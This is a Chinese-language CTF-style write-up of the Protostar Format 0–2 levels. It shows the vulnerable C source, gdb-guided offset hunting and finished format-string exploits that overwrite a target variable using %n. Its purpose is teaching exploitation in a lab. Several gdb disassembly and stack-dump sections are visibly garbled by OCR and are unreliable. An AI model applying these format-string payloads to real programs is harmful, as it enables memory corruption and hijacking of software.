# Protostar: Format O

This level introduces format strings, and how attacker supplied format strings can modify the execution flow of programs.

#### Hints

- This level should be done in less than 10 bytes of input.
- "Exploiting format string vulnerabilities"

This level is at /opt/protostar/bin/format0.

### Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
void vuln(char *string)
    volatile int target;
    char buffer[64];
    target = 0;
    sprintf(buffer, string);
    if(target == 0xdeadbeef) {
        printf("you have hit the target correctly :)\n");
    }
}
int main(int argc, char **argv)
    vuln(argv[1]);
}
```

# 攻击目标

```
使程序输出: you have hit the target correctly :)。
```

### 攻击过程

```
$ cat format0.py
buffer = "%64c"
target = "\xef\xbe\xad\xde"
print buffer + target
$ ./format0 `python format0.py`
you have hit the target correctly :)
```


```
root@protostar:/opt/protostar/bin# cat format0.py
buffer = "%64c"
target = "\xef\xbe\xad\xde"
print buffer + target
root@protostar:/opt/protostar/bin# ./format0 `python format0.py`
you have hit the target correctly :)
```

### 原理分析

这是一道典型的简单栈溢出题,几乎与格式化字符串无关。

查看vuln()的汇编代码:

可以分析出函数执行过程中栈空间变化如图所示:



sprintf()会将string指向的内容赋给buffer,但并不检查其是否超过64B。所以我们可以将argv[1]设置为64个字符+Oxdeadbeef,这样target就会被覆写为Oxdeadbeef,函数会进入if分支,输出you have hit the target correctly:)。

题目要求输入小于10B, 所以采用格式化字符串的方式设计攻击脚本。

```
# format0.py
buffer = "%64c"
target = "\xef\xbe\xad\xde"
print buffer + target
```

# Protostar: Format 1

This level shows how format strings can be used to modify arbitrary memory locations.

#### Hints

• objdump -t is your friend, and your input string lies far up the stack:)

This level is at /opt/protostar/bin/format1.

#### Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
    printf(string);

    if(target) {
        printf("you have modified the target :)\n");
     }
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
```

### 攻击目标

使程序输出: you have modified the target:)。


### 攻击过程

```
(gdb) r $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*131 + "[%08n]"')
...
you have modified the target :)
```

```
$ ./format1 $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*122 + "[%08n]"')
...
you have modified the target :)
```

### 原理分析

printf()读取内存的原理如图所示:




如果没有为printf()准备恰当的参数,printf()会直接根据格式化字符串的要求读取内存中的数据。

#### printf()修改内存的原理如下:

```
# include <stdio.h>
int main() {
    int bytes_format = 0;
    char *buffer;
    printf("AAAA%.20x%n", buffer, &bytes_format); // %.20x: 打印buffer, 不足20字符的用0在
前面补齐; %n: 不打印如何内容, 统计已打印的字符串的字符数, 赋值给bytes_format
    printf("This string has %d bytes.", bytes_format);
    return 0;
}


/*
Output:
AAAA00000000000007fd7ff4This string has 24 bytes.
*/
```

上述程序在栈上的执行原理如图所示:




结合 printf()的读取漏洞分析,如果我们没有为 printf()准备恰当的参数, printf()会将紧挨着读取地址后的地址内储存的内容视为一个指针,将统计到的字节数写入该"指针"指向的地址。

因此,如果我们可以构造一个格式化字符串,使得图中的\*somewhere恰好指向target的地址,就可以改变target的值(从0到非0)。



在上图的格式化字符串中,我们可以修改"AAAA"的部分,让它恰好等于target的地址,然后我们可以加长"%.20x"的部分,让\*somewhere恰好与我们构造的target的地址重合。



先通过objdump获取target的地址:

```
$ objdump -t format1 | grep target # 查看target的地址
```

```
(gdb) disas vuln
Dump of assembler code for function vuln:
DxO8O483f4 <vuln+O>: push %ebp
x080483f5 <vuln+1>:
                                                 %esp,%ebp
x080483f7 <vuln+3>:
                                                 $0x18,%esp
)x080483fa <vuln+6>:
)x080483fd <vuln+9>:
0x08048400 <vuln+12>:
0x08048405 <vuln+17>:
0x08048406 <vuln+22>:
0x0804840c <vuln+24>:
                                                0x8048320 <printf@plt>
0x8049638,%eax
                                     test
                                                %eax,%eax
0x804841a <vuln+38>
                                                $0x8048500,(%esp)
0x8048330 <puts@plt>
x0804840e <vuln+26>:
                                     mov1
x08048415 <vuln+33>:
x0804841a <vuln+38>:
x0804841b <vuln+39>:
nd of assembler dump
```

在leave处(Ox0804841a)打断点,先尝试输入一个短一点的字符串"DDDD%08x"。

```
(gdb) b *0x0804841a
(gdb) r DDDD%08x.
```

```
(gdb) b *0x0804841a

Breakpoint 1 at 0x804841a: file format1/format1.c, line 15.
(gdb) r DDDD%08x.

Starting program: /opt/protostar/bin/format1 DDDD%08x.

Breakpoint 1, vuln (string=0xbffffee5 "DDDD%08x.") at format1/format1.c:15

format1/format1.c: No such file or directory.
in format1/format1.c
```

查看栈上内容,找到"DDDD%08x"的存储位置。

```
(gdb) x/160wx $esp
```

```
0xb7fd8304
0xbffffee5
0x08048450
                                                                                                                                                               0x08048435
0xb7fd7ff4
0xb7eadc76
0xb7fe1848
0x0804824d
                                                                              0xb7fd7ff4
0xb7ff1040
0x00000000
                                                                                                                      0x0804845b
0xbffffd88
0xbffffdc0
0xb7ffeff4
)xbfffffcf0:
)xbfffffd00:
)xbffffd10:
                                                                               0xbffffdb4
xbfffffd40:
xbfffffd50:
                                      0xb7fe1b28
0xbffffd88
                                                                               0xb7fd7ff4
)xbffffd60:
)xbffffd70:
)xbffffd80:
)xbffffd90:
                                      0x00000000
0x00000000
                                                                              0x00000000
0xb7ff6210
                                                                                                                                                               0x08048340
0xb7ffeff4
                                                                                                                       0xb7eadb9b
0x00000000
                                                                              0x08048340
0x00000002
                                                                                                                                                                0x08048361
                                                                                                                      0x00000000
0xbffffdb4
0xbffffdac
0xbfffff0a
0xbfffff0a
0xbffffff0a
0xbffffffbc
0x00000000
0xb7fe2000
                                      0x0804841c
                                                                                                                                                                0x08048450
                                                                              0xb0000002
0xb7ff1040
0xbffffeca
0xbfffffefa
0xbffffffab
0xbfffffdd
0xbfffffdd
                                      0x08048440
                                                                                                                                                                0xb7fff8f8
xbffffdb0:
xbffffdc0:
                                     Oxbffffeef
Oxbfffff24
Oxbfffff6c
Oxbfffffcc
                                                                                                                                                                0xbffffff1a
0xbfffff65
0xbfffffc5
)xbffffdd0:
)xbffffde0:
)xbffffdf0:
)xbffffe00:
                                      0x0f8bfbff
                                      0x00000064
                                                                                                                       0x08048034
     Type <return> to continue
                                                                          or a <return>
                                                                                                             to auit-
```

```
–––Type <return>
Oxbffffe50:
Oxbffffe60:
                          ≻ to continue, o
0x08048340
                                                       r q <return>
0x00000000b
                                                                             to quit---
0x00000000
                           Oxbffffeab
Oxbffffebb
xbffffe80:
xbffffe90:
xbffffea0:
)xbffffeb0:
)xbffffec0:
)xbffffed0:
)xbffffee0:
                                                                                                               0x00363836
0x702f7470
0x726f662f
0x54002e78
                           0x03d5498b
0x00000000
                                                                                   0x69ea7b91
0x6f2f0000
0x6e69622f
                                                       0xf4dd878a
                          0x6f746f72
0x3174616d
0x3d4d5245
                                                       0x72617473
                                                                                   0x38302544
                                                      0x44444400
 xbffffef0:
                                                       0x756e696c
0x7361622f
                                                                                   0x48530078
 xbfffff00:
                           0x6e69622f
                                                                                   0x55480068
                                                                                                                0x4f4c4853
                           0x3d4e4947
                                                       0x534c4146
                                                                                   0x53550045
                                                                                                                0x723d5245
 xbffffff20:
xbffffff30:
xbffffff40:
                                                       0x554c4f43
                                                                                   0x3d534e4d
                                                       0x7273752f
0x7273752f
                                                                                                               0x732f6c61
0x622f6c61
                           0x3d485441
                                                                                   0x636f6c2f
```

(gdb) x/1s 0xbffffee5

```
(gdb) x/1s 0xbffffee5
0xbffffee5: "DDDD%08x."
```

计算栈顶到字符串的偏移值,约为133DWORD。

```
(gdb) shell python -c 'print 0xbfffffee5-0xbffffcd0'
```

```
(gdb) shell python –c 'print 0xbffffee5–0xbffffcd0'
533
```

改变输入进行调试,直到\*somewhere恰好与要填入target地址的位置重合。

```
(gdb) r $(python -c 'print "DDDD" + "%08x."*150 + "[%08x]"') # 调试,直到[]里的值为4444444
```

```
(gdb) c
Continuing.
DDDD0804960c.bffffa18.08048469.b7fd8304.b7fd7ff4.bffffa18.08048435.bffffb66.b7ff
1040.0804845b.b7fd7ff4.08048450.00000000.bffffa98.b7eadc76.00000002.bffffac4.bff
ffad0.b7fe1848.bffffa80.ffffffff.b7ffeff4.0804824d.0000001.bffffa80.b7ff0626.b7
fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffa98.d64cbf32.fc008922.0000000.0
0000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.00000002.
08048340.000000000.08048361.0804841c.00000002.bffffac4.080483450.08048440.b7ff1040
.bffffabc.b7fff8f8.00000002.bffffbdb.bffffbf6.00000000.bffffeef.bffffefa.bfffff0
.bfffff1a.bffffff2f.bffffff71.bfffff85.bfffff94.bffffffab.bfffffbc.bfffff
c5.bfffffcc.bfffffd4.00000000.0000002.b7fe2414.00000021.b7fe2000.00000010.0f8bf
bff.0000006.00001000.00000011.0000064.0000003.08048034.00000004.0000022.0000
0005.00000007.00000007.b7fe3000.000000000.00000000.00000009.08048340.0000000b.000
000019.bffffbbb.0000001f.bfffffe1.00000006.bffffbcb.00000000.000000017.00000000.000
000019.bffffbbb.0000001f.bfffffe1.00000006.bfffbcb.00000000.00000000.0000000.000
000000.2f000000.2f74706f.746f7270.6174736f.69622f72.6f662f6e.74616d72.44440031
[30254444] 252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.7838302
5.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.[2e783830]
Program exited normally.
```

```
(gdb) r $(python -c 'print "DDDD" + "%08x."*132 + "[%08x]"') # 调试,直到[]里的值为4444444
```

```
(gdb) r $(python -c 'print "DDDD" + "%08x."*131 + "[%08x]"') # 调试,直到[]里的值为44444444
```

```
、(gdb) r $(python -c 'print "DDDD" + "AAAAA" + "%08x."*131 + "[%08x]"') # []里的值为 44444444
```

现在\*somewhere恰好与要填入target地址的位置重合,我们把"DDDD"改为target的地址,将最后的%08x改为%08n进行写入。

```
(gdb) r $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*131 + "[%08n]"')
```

#### 攻击成功!

但是退出qdb后执行,该攻击脚本失效,程序输出Segmentation fault。

下面直接在命令行调试。

```
$ ./format1 $(python -c 'print "DDDD" + "%08x."*131 + "[%08x]"')
```

发现偏移改变了,经过几次改变输入调试后重新得到正确的偏移。

```
$ ./format1 $(python -c 'print "DDDD" + "AAAAA" + "%08x."*122 + "[%08x]"')
```

```
root@protostar:/opt/protostar/bin# ./format1 $(python -c 'print 'DDDD' + 'AAAAA' + '%08x.'*122 + '[%08x]'')
DDDDAAAAA0804960c.bffffae8.08048469.b7fd8304.b7fd7ff4.bffffae8.08048435.bffffc9c.b7ff1040.0804845b.b7fd7ff4.08048450.00000000.bffffb68.b7eadc76.00000002.bffffb9
4.bffffba0.b7fe1848.bffffb50.ffffffff.b7ffeff4.0804824d.00000001.bffffb50.b7ff06
26.b7fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffb68.08dc6abc.2291fcac.00000
000.0000000.000000000.000000002.8048340.00000000.bffffb94.08048450.080484440.b7f
f1040.bffffb8c.b7fff8f8.00000002.bfffffc92.bffffc9c.00000000.bfffff0e.bfffffde.bf
ffff29.bfffff39.bfffff43.bfffff57.bfffff99.bfffffb0.bfffffc1.bfffffc9.bffffd0.b
fffffdd.bffffe6.00000000.00000020.b7fe2414.0000021.b7fe2000.0000010.0f8bfbff.
00000006.00001000.00000011.00000064.000000021.b762000.0000004.00000020.00000000
0.0000007.00000007.b7fe3000.00000008.00000000.00000000.00000017.00000000.0000000
0.0000000c.00000001.bffffff2.00000000f.bffffc8b.00000000.00000017.00000000.c5cb1
3f4.01e1fb94.deed5a89.6940640c.00363836.2f2e0000.6d726f66.00317461.[44444444]root@protostar:/opt/protostar/bin#
```

现在\*somewhere恰好与填入target地址的位置重合。

```
$ ./format1 $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*122 + "[%08x]"')
```

最后得到攻击脚本如下:

```
$ ./format1 $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*122 + "[%08n]"')
```

"……使用 gdb 可以方便的获取程序动态运行状态下的信息,但通过 gdb 动态调试获取的诸如缓冲区的起始地址等信息可能与程序实际运行时的信息并不相同,从而影响缓冲区溢出实践的效果。……"——[针对 Linux 环境下 gdb 动态调试获取的局部变量地址与直接运行程序时不一致问题的解决方案… (https://blog.csdn.net/weixin\_34301307/article/details/94754425)]

"通过qdb调试获取的内存分配是虚拟的,可能与实际情况有所不同。"——助教

# Protostar: Format 2

This level moves on from format1 and shows how specific values can be written in memory.

This level is at /opt/protostar/bin/format2.

#### Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int target;
void vuln()
    char buffer[512];
    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);
    if(target == 64) {
        printf("you have modified the target :)\n");
        printf("target is %d :(\n", target);
}
int main(int argc, char **argv)
    vuln();
}
```

## 攻击目标

使程序输出: you have modified the target :)。

## 攻击过程

```
$ python -c 'print "\xe4\x96\x04\x08" * 10 + "%08x" * 3 + "%08n"' | ./format2
...
you have modified the target :)
```


```
root@protostar:/opt/protostar/bin# python –c 'print "\xe4\x96\x04\x08" * 10 + "%
08x" * 3 + "%08n"' | ./format2
00000200b7fdB420bffffb84
you have modified the target :)
```

### 原理分析

分析源码:

```
fgets(buffer, sizeof(buffer), stdin); // 不存在缓冲区溢出漏洞
```

我们要利用的漏洞仍然是printf()的读写漏洞。



同Format1,关键点仍然在于计算\*string到输入buffer的偏移值。

```
$ objdump -t format2 | grep target # 查看target的地址
```

先尝试利用printf()读取较多的栈上内容,计算从栈顶\*string到输入buffer的偏移值。

```
$ python -c 'print "DDDD" + "%08x." * 10' | ./format2 # 计算出偏移值为3DWORD
```

```
root@protostar:/opt/protostar/bin# python –c 'print "DDDD" + "%08x." * 10' | ./f
ormat2
DDDD00000200.b7fd8420.bffffb84.44444444.78383025.3830252e.30252e78.252e7838.2e78
3830.78383025.
target is 0 :(
```

利用偏移值,将target的地址填入,让target对齐我们要进行写入的位置。

```
$ python -c 'print "\xe4\x96\x04\x08" + "%08x" * 3 + "%08x"' | ./format2 # #
```

```
root@protostar:/opt/protostar/bin# python –c 'print "\xe4\x96\x04\x08" + "%08x"
* 3 + "%08x"' | ./format2
00000200b7fd8420bffffb84080496e4
target is 0 :(
```

在%08n前拼凑出长度为64的字符串,得到攻击脚本如下:

```
$ python -c 'print "\xe4\x96\x04\x08" * 10 + "%08x" * 3 + "%08n"' | ./format2 # # 在%08n前
拼凑出长度为64的字符串
```

```
root@protostar:/opt/protostar/bin# python –c 'print "\xe4\x96\x04\x08" * 10 + "%
08x" * 3 + "%08n"' | ./format2
00000200b7fd8420bffffb84
you have modified the target :)
```